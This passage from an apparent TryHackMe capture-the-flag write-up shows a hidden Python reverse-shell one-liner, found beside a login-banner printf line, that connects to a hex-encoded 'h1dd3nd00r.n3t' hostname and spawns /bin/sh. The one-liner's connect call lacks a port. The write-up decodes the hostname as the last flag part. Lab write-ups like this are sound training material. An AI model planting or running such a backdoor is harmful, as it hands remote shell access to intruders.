python3 -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("4c6173742070617274206f66207468652066756e2e6e756c6c.h1dd3nd00r.n3t",)); os.dup2(s.f
ileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);' 2>/dev/null

printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
root@ip-10-146-156-179:/home#
```



And that's our final part of the flag! Now when we put it all together, we get:

THM{y0u_g0t_3v3ryth1ng_d0wn}

And that wraps it up!